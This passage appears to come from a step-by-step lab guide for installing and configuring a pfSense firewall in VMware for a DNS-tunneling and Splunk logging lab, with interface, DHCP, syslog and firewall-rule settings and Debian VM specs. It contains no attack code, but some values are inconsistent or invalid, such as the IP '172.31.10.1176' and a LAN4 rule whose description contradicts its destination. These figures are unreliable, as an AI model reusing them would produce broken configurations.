
- Edit Virtual Machine
- Select Memory
- Verify Memory Size is at 512 MB



- d. Click OK

## 13. Adjust Virtual Disk Controller

- a. Edit Virtual Machine
- b. Select SCSI Controller 0
- c. Select Change Type
- d. Choose “LSI Logic Parallel”
- e. Click Okay



14. Do not power on virtual machine at this time, leave powered off

## 16. Configure and start pfSense

1. Right Click on the Virtual Machine pfSense
2. Choose Open Console
3. Let Virtual Machine Boot
4. When prompted, Click Inside the Guest Window and Press “I” to install

```

Welcome to pfSense 2.2.6-RELEASE ...

Mounting unionfs directories...done.
Creating symlinks.....ELF ldconfig path: /lib /usr/lib /usr/lib/compat /usr/local/lib
32-bit compatibility ldconfig path: /usr/lib32
done.
Launching the init system... done.
Initializing..... done.
Starting device manager (devd)...done.

[ Press R to enter recovery mode or ]
[ press I to launch the installer ]

(R)ecovery mode can assist by rescuing config.xml
from a broken hard disk installation, etc.


(I)nstaller may be invoked now if you do
not wish to boot into the liveCD environment at this time.

(C)ontinues the LiveCD bootup without further pause.


Timeout before auto boot continues (seconds): 9

```


##### 5. Accept Console Settings and Press Enter




##### 6. Perform Quick/Easy Install




##### 7. Tell the install okay




8. The install will continue



9. Install the standard Kernel



10. Reboot



11. Let the firewall boot, to the configuration prompt
- IMPORTANT NOTE:** Take a snapshot of the interface mappings, they may be needed later for troubleshooting

```

Default interfaces not found -- Running interface assignment option.
vmx0: link state changed to UP
vmx1: link state changed to UP
vmx2: link state changed to UP
vmx3: link state changed to UP

Valid interfaces are:

vmx0    00:0c:29:2f:e5:e1    (up) VMware VMXNET3 Ethernet Adapter
vmx1    00:0c:29:2f:e5:c3    (up) VMware VMXNET3 Ethernet Adapter
vmx2    00:0c:29:2f:e5:cd    (up) VMware VMXNET3 Ethernet Adapter
vmx3    00:0c:29:2f:e5:d7    (up) VMware VMXNET3 Ethernet Adapter

```

12. Choose N for VLAN configuration

```

Do you want to set up VLANs first?

If you are not going to use VLANs, or only for optional interfaces, you should
say no here and use the webConfigurator to configure VLANs later, if required.

Do you want to set up VLANs now [y|n]?

```

13. Make vmx0 the WAN interface

```

Enter the WAN interface name or 'a' for auto-detection
(vmx0 vmx1 vmx2 vmx3 or a):

```

14. For the LAN interface, just hit enter

```

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
(vmx1 vmx2 vmx3 a or nothing if finished):

```

15. Confirm and Proceed, Yes

```

The interfaces will be assigned as follows:

WAN -> vmx0

Do you want to proceed [y|n]?

```

16. View which IP address was assigned to the vmx0 interface, in this case it received the incorrect IP address. The interfaces need to be remapped. Take the snapshot from step 11 a. Compare the mac address to the virtual machine configuration

- Edit the virtual machine settings.
- Select the first network adapter, look for the MAC address to the right

|                   |                           |
|-------------------|---------------------------|
| SCSI controller 0 | LSI Logic Parallel        |
| CD/DVD drive 1    | [datastore1]iso/pfsens... |
| Hard disk 1       | Virtual Disk              |
| Floppy drive 1    | Client Device             |
| Network adapter 1 | VM Network                |
| Network adapter 2 | Firewall Leg 1            |
| Network adapter 3 | Firewall Leg 2            |
| Network adapter 4 | Firewall Leg 3            |

MAC Address: 00:0c:29:2f:e5:c3

Automatic ☒ Manual ☐

DirectPath I/O: Status: Inact

To activate DirectPath I/O, go select Memory Settings to rese


- Now look at the snapshot table

```

vmx0  00:0c:29:2f:e5:e1  (up)
vmx1  00:0c:29:2f:e5:c3  (up)
vmx2  00:0c:29:2f:e5:cd  (up)
vmx3  00:0c:29:2f:e5:d7  (up)

```

- d. Map the MAC addresses from the virtual machine network adapter and port group to the correct pfSense NIC.
- e. In this case, the WAN interface vmx0 will map to Network Adapter 4 and change the port group to VM Network



- f. Change the configuration as required.

17. Enter “5” to reboot the firewall

```

WAN (wan)      -> vmx0      -> v4
0) Logout (SSH only)
1) Assign Interfaces
2) Set interface(s) IP address
3) Reset webConfigurator password
4) Reset to factory defaults
5) Reboot system
6) Halt system
7) Ping host
8) Shell

```

18. Following the Reboot, the WAN Interface, vmx0 now has the required subnet

```

FreeBSD/amd64 (pfSense.localdomain) (ttyv0)

*** Welcome to pfSense 2.2.6-RELEASE-pfSense (amd64) on pfSense ***


WAN (wan)      -> vmx0      -> v4/DHCP4: 172.31.10.127/24
0) Logout (SSH only)
1) Assign Interfaces
9) pfTop
10) Filter Logs

```

19. Login into pfsense from the workstation

- a. <https://172.31.10.127>
- b. Accept the invalid cert
- c. Login in with default credentials admin/pfsense

20. Follow the Wizard, Click Next



21. Click Next,

22. Fill out Hostname, Domain, DNS, Leave DNS Override Checked, and Click Next

| General Information                                                                                                                                                                                                                                                                                          |                                                                                           |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------|
| Hostname:                                                                                                                                                                                                                                                                                                    | <input type="text" value="tunnelfw"/><br>EXAMPLE: myserver                                |
| Domain:                                                                                                                                                                                                                                                                                                      | <input type="text" value="security.local"/><br>EXAMPLE: mydomain.com                      |
| The default behavior of the DNS Resolver will ignore manually configured DNS servers for client queries and query root DNS servers directly. To use the manually configured DNS servers below for client queries, visit Services > DNS Resolver and enable DNS Query Forwarding after completing the wizard. |                                                                                           |
| Primary DNS Server:                                                                                                                                                                                                                                                                                          | <input type="text" value="172.31.10.1"/>                                                  |
| Secondary DNS Server:                                                                                                                                                                                                                                                                                        | <input type="text"/>                                                                      |
| Override DNS:                                                                                                                                                                                                                                                                                                | <input checked="" type="checkbox"/> Allow DNS servers to be overridden by DHCP/PPP on WAN |
| Next                                                                                                                                                                                                                                                                                                         |                                                                                           |

23. Set Time to lab admins preference, and Click Next

| Time Server Information |                                                                                                      |
|-------------------------|------------------------------------------------------------------------------------------------------|
| Time server hostname:   | <input type="text" value="0.pfsense.pool.ntp.org"/><br>Enter the hostname (FQDN) of the time server. |
| Timezone:               | <input type="text" value="Etc/UTC"/>                                                                 |
| Next                    |                                                                                                      |

24. Leave WAN at Defaults, unless the lab admin requires a specific setting, Click Next

| On this screen we will configure the Wide Area Network information. |                                   |
|---------------------------------------------------------------------|-----------------------------------|
| Configure WAN Interface                                             |                                   |
| SelectedType:                                                       | <input type="text" value="DHCP"/> |

25. Create New Admin Password and Click Next

On this screen we will set the admin password, which is used to access the WebGUI and also SSH services if you wish to enable them.


| Set Admin WebGUI Password |                                        |
|---------------------------|----------------------------------------|
| Admin Password:           | <input type="password" value="....."/> |
| Admin Password AGAIN:     | <input type="password" value="....."/> |
| Next                      |                                        |

26. Reload Firewall

Click 'Reload' to reload pfSense with new changes.

Reload

27. Continue to webConfigurator




## 28. Configure Anti-Lockout Rule on WAN Interface

### a. Duplicate this rule configuration

| Floating                 |    |           |                |      |             |      |         |       |          |                     |  |
|--------------------------|----|-----------|----------------|------|-------------|------|---------|-------|----------|---------------------|--|
| WAN LAN2 LAN3 LAN4       |    |           |                |      |             |      |         |       |          |                     |  |
|                          | ID | Proto     | Source         | Port | Destination | Port | Gateway | Queue | Schedule | Description         |  |
| <input type="checkbox"/> | 1  | IPv4 TCP  | 172.31.10.0/24 | *    | WAN address | *    | *       | none  |          | WAN Admin Rule      |  |
| <input type="checkbox"/> | 2  | IPv4 ICMP | 172.31.10.0/24 | *    | WAN address | *    | *       | none  |          | WAN Admin ICMP Rule |  |

### b. Select Firewall then Select Rules



### c. Add the rules from step 28 A, before the Anti-Lockout Rule.

### d. Click the + icon



### e. Fill out the form

#### i. Adjust source IP or subnet as required

**Edit Firewall rule**

|                               |                                                                                                                                                                                                                                                                                                                                                                               |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Action</b>                 | <input type="button" value="Pass"/> <p>Choose what to do with packets that match the criteria specified below.<br/>Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.</p> |
| <b>Disabled</b>               | <input type="checkbox"/> <b>Disable this rule</b><br>Set this option to disable this rule without removing it from the list.                                                                                                                                                                                                                                                  |
| <b>Interface</b>              | <input type="button" value="WAN"/> <p>Choose which interface packets must be sourced on to match this rule.</p>                                                                                                                                                                                                                                                               |
| <b>TCP/IP Version</b>         | <input type="button" value="IPv4"/> <b>Select the Internet Protocol version this rule applies to</b>                                                                                                                                                                                                                                                                          |
| <b>Protocol</b>               | <input type="button" value="TCP"/> <p>Choose which IP protocol this rule should match.<br/>Hint: in most cases, you should specify <i>TCP</i> here.</p>                                                                                                                                                                                                                       |
| <b>Source</b>                 | <input type="checkbox"/> <b>not</b><br>Use this option to invert the sense of the match.<br>Type: <input type="button" value="Network"/><br>Address: <input type="text" value="172.31.10.0"/> / <input type="button" value="24"/><br><input type="button" value="Advanced"/> - Show source port range                                                                         |
| <b>Destination</b>            | <input type="checkbox"/> <b>not</b><br>Use this option to invert the sense of the match.<br>Type: <input type="button" value="WAN address"/><br>Address: <input type="text"/> / <input type="button" value=""/>                                                                                                                                                               |
| <b>Destination port range</b> | from: <input type="button" value="(other)"/> <input type="text"/><br>to: <input type="button" value="(other)"/> <input type="text"/><br><p>Specify the port or port range for the destination of the packet for this rule.<br/>Hint: you can leave the 'to' field empty if you only want to filter a single port</p>                                                          |
| <b>Log</b>                    | <input type="checkbox"/> <b>Log packets that are handled by this rule</b><br>Hint: the firewall has limited local log space. Don't turn on logging for everything. If you want to do a lot of logging, consider using a remote syslog server (see the Diagnostics: System logs: Settings page).                                                                               |
| <b>Description</b>            | <input type="button" value="WAN Admin Rule"/> <p>You may enter a description here for your reference.</p>                                                                                                                                                                                                                                                                     |

- f. Click Save
- g. Add ICMP Rule
- h. Before Applying Changes, the new rule set should look like this.

| Floating                            |  | WAN |              |                               |      |             |           |         |       |          |                      |
|-------------------------------------|--|-----|--------------|-------------------------------|------|-------------|-----------|---------|-------|----------|----------------------|
|                                     |  | ID  | Proto        | Source                        | Port | Destination | Port      | Gateway | Queue | Schedule | Description          |
| <input checked="" type="checkbox"/> |  |     | *            | *                             | *    | WAN Address | 443<br>80 | *       | *     |          | Anti-Lockout Rule    |
| <input checked="" type="checkbox"/> |  |     | *            | Reserved/not assigned by IANA | *    | *           | *         | *       | *     |          | Block bogus networks |
| <input type="checkbox"/>            |  |     | IPv4<br>TCP  | 172.31.10.0/24                | *    | WAN address | *         | *       | none  |          | WAN Admin Rule       |
| <input type="checkbox"/>            |  |     | IPv4<br>ICMP | 172.31.10.0/24                | *    | WAN address | *         | *       | none  |          | WAN Admin ICMP Rule  |

- i. Select Apply Changes
- j. Click Close


**IMPORTANT NOTE:** Before configuring any internal LAN interfaces make sure the WAN Anti-Lockout rule is in place, otherwise connectivity will be lost to the firewall from the management workstation. The firewall may have to reset to factory defaults forcing the installer to start the firewall configuration process over again.

## 29. Configure Interfaces

- a. Select Interfaces then Select Assign



- b. Add vmx1, Click + icon



- c. Repeat steps for vmx2 and vmx3
- d. When complete, Interface Assignments will look like this

| Interface assignments |                            |
|-----------------------|----------------------------|
| Interface             | Network port               |
| <u>WAN</u>            | vmx0 (00:0c:29:2f:e5:e1) ▼ |
| <u>LAN</u>            | vmx1 (00:0c:29:2f:e5:c3) ▼ |
| <u>OPT1</u>           | vmx2 (00:0c:29:2f:e5:cd) ▼ |
| <u>OPT2</u>           | vmx3 (00:0c:29:2f:e5:d7) ▼ |

- e. Select Interface LAN
  - i. Check the box next to Enable Interface

**General configuration**

Enable ☐ Enable Interface

Save Cancel

- ii. Change Description to “LAN2”
  - iii. Set IPv4 Configuration Type to “Static IPv4”

Description  Enter a description (name) for the interface here.

IPv4 Configuration Type


- iv. Set IP address to “172.31.20.1 /24”

**Static IPv4 configuration**

IPv4 address  /

IPv4 Upstream Gateway  - or add a new one.  
If this interface is an Internet connection, select an existing Gateway. On local LANs the upstream gateway should be "none".

- v. Click Save
  - vi. Click Apply Changes



f. Repeat the Same Steps for OPT1 and OPT2

i. OPT1 Specs


1. Rename to LAN 3
2. Set IP to 172.31.30.1 /24

ii. OPT2 Specs

1. Rename to LAN 4
2. Set IP to 172.31.40.1 /24

30. Create DHCP Scopes

a. Select Services, then Select DHCP Server



b. Configure DNS Scope and DNS Server for each LAN

c. Start with LAN 2

- i. Create Range 172.31.20.100 to 172.31.20.150
- ii. Set DNS server to the Bind 9 Server 172.31.20.60
- iii. Click Save

d. Repeat same steps for LAN 3 and 4

i. LAN 3


1. 172.31.30.100 to 172.31.30.150
2. DNS = 172.31.20.60

ii. LAN 4

1. 172.31.40.100 to 172.31.40.150
2. DNS = 172.31.20.60

31. Enable Syslog to Splunk

a. Select Status then Select System Logs



b. Click the Settings Tab



c. Scroll to “Remote Logging Options”

- i. Source Address = WAN
- ii. IP Protocol = IPv4
- iii. Enable Remote Logging = Check the Box
- iv. Remote Syslog Server = IP Address of Splunk Server
- v. **IMPORTANT NOTE:** Notice the destination port is 516, NOT 514. This is not to conflict with other syslog services.
- vi. Remote Syslog Contents = Check the Box for Everything
- vii. Click Save

**Remote Logging Options**

Source Address: WAN  
This option will allow the logging daemon to bind to a single IP address, rather than all IP addresses. If you pick a single IP, remote syslog servers must all be of that IP type. If you wish to mix IPv4 and IPv6 remote syslog servers, you must bind to all interfaces.  
NOTE: If an IP address cannot be located on the chosen interface, the daemon will bind to all addresses.

IP Protocol: IPv4  
This option is only used when a non-default address is chosen as the source above. This option only expresses a preference; if an IP address of the selected type is not found on the chosen interface, the other type will be tried.

Enable Remote Logging: ☒ **Send log messages to remote syslog server**

Remote Syslog Servers:

Server 1: 172.31.10.176:516

Server 2:

Server 3:

IP addresses of remote syslog servers, or an IP:port.

Remote Syslog Contents:

☒ Everything

☐ System events

☐ Firewall events

☐ DHCP service events

☐ Portal Auth events

☐ VPN (PPTP, IPsec, OpenVPN) events

☐ Gateway Monitor events

☐ Server Load Balancer events

☐ Wireless events

**Save**

32. Finish Building Firewall Rule Set

33. Duplicate Rule Set for each interface in graphics below; do not forget to turn on logging for each rule.

**Floating** **WAN** **LAN2** **LAN3** **LAN4**

|                          | ID | Proto     | Source         | Port | Destination | Port | Gateway | Queue | Schedule | Description         |  |
|--------------------------|----|-----------|----------------|------|-------------|------|---------|-------|----------|---------------------|--|
| <input type="checkbox"/> |    | IPv4 TCP  | 172.31.10.0/24 | *    | WAN address | *    | *       | none  |          | WAN Admin Rule      |  |
| <input type="checkbox"/> |    | IPv4 ICMP | 172.31.10.0/24 | *    | WAN address | *    | *       | none  |          | WAN Admin ICMP Rule |  |
| <input type="checkbox"/> |    | IPv4 *    | *              | *    | LAN2 net    | *    | *       | none  |          | Outside to Lan2     |  |
| <input type="checkbox"/> |    | IPv4 *    | *              | *    | LAN3 net    | *    | *       | none  |          | Outside to Lan3     |  |
| <input type="checkbox"/> |    | IPv4 *    | *              | *    | LAN4 net    | *    | *       | none  |          | Outside to Lan4     |  |

Firewall Rule Configuration Screenshots:

**Screen 1: LAN2 Tab**

| ID | Proto  | Source   | Port | Destination  | Port   | Gateway | Queue | Schedule | Description                   |
|----|--------|----------|------|--------------|--------|---------|-------|----------|-------------------------------|
|    | *      | *        | *    | LAN2 Address | 443 80 | *       | *     |          | Anti-Lockout Rule             |
|    | IPv4 * | LAN2 net | *    | *            | *      | *       | none  |          | Default allow LAN to any rule |

**Screen 2: LAN3 Tab**

| ID | Proto  | Source   | Port | Destination | Port | Gateway | Queue | Schedule | Description        |
|----|--------|----------|------|-------------|------|---------|-------|----------|--------------------|
|    | IPv4 * | LAN3 net | *    | *           | *    | *       | none  |          | Allow All Outbound |

**Screen 3: LAN4 Tab**

| ID | Proto        | Source   | Port | Destination | Port     | Gateway | Queue | Schedule | Description                             |
|----|--------------|----------|------|-------------|----------|---------|-------|----------|-----------------------------------------|
|    | IPv4 *       | LAN4 net | *    | LAN3 net    | *        | *       | none  |          | Only Allow Lan 4 to DNS Server on Lan 2 |
|    | IPv4 TCP/UDP | LAN4 net | *    | Bind_Server | 53 (DNS) | *       | none  |          | Permit Internal DNS                     |
|    | IPv4 TCP/UDP | LAN4 net | *    | *           | 53 (DNS) | *       | none  |          | Block Public DNS                        |
|    | IPv4 *       | LAN4 net | *    | *           | *        | *       | none  |          | Allow All Outbound                      |

## 17. Install Debian8 Virtual Machines


- Server Specs
- Bind 9
  - Server Name = Bind
  - domain = security.local
  - CPU = 1
  - IP Address = 172.31.20.60
  - NIC Card = Firewall Leg 1
  - HardDrive = 16 GB / Thin Provision
  - Datastore = 2
  - Memory = 2048 MB
  - Guest Operating System = Debian GNU/Linux 8 (64 Bit)
  - ISO = [datastore1] iso/Debian/8/debian-8.X.0-amd64-netinst.iso

- DNS Server
  - Server Name = DNSTunnelServer
  - domain = security.local
  - CPU =1
  - IP Address = 172.31.30.100
  - NIC Card = Firewall Leg 2
  - HardDrive = 16 GB / Thin Provision
  - Datastore = 2
  - Memory = 384 MB
  - Guest Operating System = Debian GNU/Linux 8 (64 Bit)
  - ISO = [datastore1] iso/Debian/8/debian-8.X.0-amd64-netinst.iso
- DNS Client
  - Server Name = DNSTunnelClient
  - domain = security.local
  - CPU = 1
  - IP Address = 172.31.40.100
  - NIC Card = Firewall Leg 3
  - HardDrive = 16 GB / Thin Provision
  - Datastore = 2
  - Memory = 384 MB
  - Guest Operating System = Debian GNU/Linux 8 (64 Bit)
  - ISO = [datastore1] iso/Debian/8/debian-8.X.0-amd64-netinst.iso
- Splunk Server
  - Server Name = SplunkServer01
  - domain = security.local
  - CPU =2
  - IP Address = 172.31.10.1176
  - NIC Card 1 = VM Network
  - NIC Card 2 = Firewall Leg 1
  - NIC Card 3 = Firewall Leg 3
  - HardDrive = 100 GB / Thick Provision Eager Zeroed
  - Datastore = 3
  - Memory = 2048 MB
  - Guest Operating System = Debian GNU/Linux 8 (64 Bit)

